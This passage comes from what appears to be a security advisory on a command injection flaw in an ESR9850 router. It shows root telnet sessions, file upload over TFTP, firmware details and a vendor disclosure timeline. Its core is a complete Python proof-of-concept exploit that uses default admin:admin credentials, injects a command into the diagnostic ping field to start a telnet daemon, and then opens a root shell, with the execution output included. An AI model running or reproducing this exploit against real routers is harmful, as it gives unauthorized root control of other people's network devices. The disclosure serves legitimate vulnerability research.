bin           kernel        proc          tmp
# help

Built-in commands:
-------------------
        . : [ [[ bg break cd chdir continue eval exec exit export false
        fg getopts hash help jobs kill let local pwd read readonly return
        set shift source test times trap true type ulimit umask unset
        wait

#
```

7. Upload of files is possible by setting up a TFTP server and invoking ‘tftp -g -r filename.txt server_ip’ to transfer files into this device.




```
root@kali:~/2.Projects/esr9850# telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.7.5 (2012-02-22 15:26:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# cd /tmp
# pwd
/tmp
# ls
ap_cfg_def            fw_version            processmgr.conf.bak
clitag                log_socket            wan_socket
dhcpc.lease           logmsg.log            wanlink
# tftp -g -r poc.txt 192.168.0.102
# ls
ap_cfg_def            log_socket            wan_socket
clitag                logmsg.log            wanlink
dhcpc.lease           poc.txt
fw_version            processmgr.conf.bak
# cat poc.txt
This file does not exist on the ERS9850 device but uploaded from an external source
#
```

8. To verify your firmware, go to /tmp and perform ‘cat fw_version’.



```
# ls
apps           dev            lib            sbin           usr
appscore       etc            mnt            storage        var
appscore.sqsh  init           opt            sys
bin            kernel         proc           tmp
# cd /tmp
# ls
ap_cfg_def              log_socket              wan_socket
clitag                  logmsg.log              wanlink
fw_version              processmgr.conf.bak
# cat fw_version
APPS: 2.1.3 date: 2012/02/22
#
```

9. Firmware currently installed is V2.1.3. Latest available firmware is V2.1.4 (as of 2016-07-08), however, command injection is not part of the documented list of fixes.



ESR9850_Changelog

Release Date Feb 22, 2012

WEB version: 2.1.3

Firmware upgrade:

- **ESR9850-APPS-V2-1-3-4.dlf**
- **ESR9850-KNL-V2-1-3-4.dlf**

MD5 Checksum:

- **APPS : d3b0d2733cfb25696b55a98c97470694**
- **KNL : 2b971a330aa042541e87717574d8e6f8**

New Features

- N/A.

Problems Resolved:

- Solve the bug that ShieldsUP Port Scan test fail.

Change:


- N/A.

Changelog downloaded on 2016-07-08.

Proof-of-Concept Exploit Codes:

```
#!/usr/bin/python
# Author:    Jeremy S. (@breaktoprotect), MWR Infosecurity
# Comments: Require basic auth credentials of the administrative web interface

import os
import sys
import time

# PARAMETERS
if len(sys.argv) < 2:
        print "Usage: %s target_ip_addr username password" % sys.argv[0]
        sys.exit(-1)
elif len(sys.argv) < 3:
        print "[*] Default credentials admin:admin is used."
        rhost = sys.argv[1]
        user = "admin"
        password = "admin"
else:
        rhost = sys.argv[1]
        user = sys.argv[2]
        password = sys.argv[3]

print "[*] Delivering exploit..."
os.system('curl -u ' + user + ':' + password + ' http://' + rhost + '/sysdiag.htm -d page=sysdiag\&diagIPAddr=1.1.1.1\;/apps/sbin/utelnetd+start\&StartPing=Start\&diagResult='+"&")

print "[*] Payoad sent. Waiting 10 seconds for service spawn."
time.sleep(10)

print "[*] Attempting to connect to " + rhost + "'s telnet service..."

os.system('telnet ' + rhost)
```

Execution of the POC exploit codes:



```
root@kali:~/2.Projects/esr9850# ./poc-exploit.py 192.168.0.1 admin admin
[*] Delivering exploit...
[*] Payoad sent. Waiting 10 seconds for service spawn.
[*] Attempting to connect to 192.168.0.1's telnet service...
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.7.5 (2012-02-22 15:26:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# id
uid=0 gid=0
# ls
apps           dev            lib            sbin           usr
appscore       etc            mnt            storage        var
appscore.sqsh  init           opt            sys
bin            kernel         proc           tmp
# help

Built-in commands:
-------------------
        . : [ [[ bg break cd chdir continue eval exec exit export false
        fg getopts hash help jobs kill let local pwd read readonly return
        set shift source test times trap true type ulimit umask unset
        wait

#
```

Detailed Timeline

Date	Summary
2015-01-14	Discovered the vulnerability.
2015-01-16	Contacting of vendor Attempt #1 – No response
2015-01-22	Contacting of vendor Attempt #2 – No response
2015-01-27	Contacting of vendor Attempt #3 – No response
2015-02-06	CVE ID issued by MITRE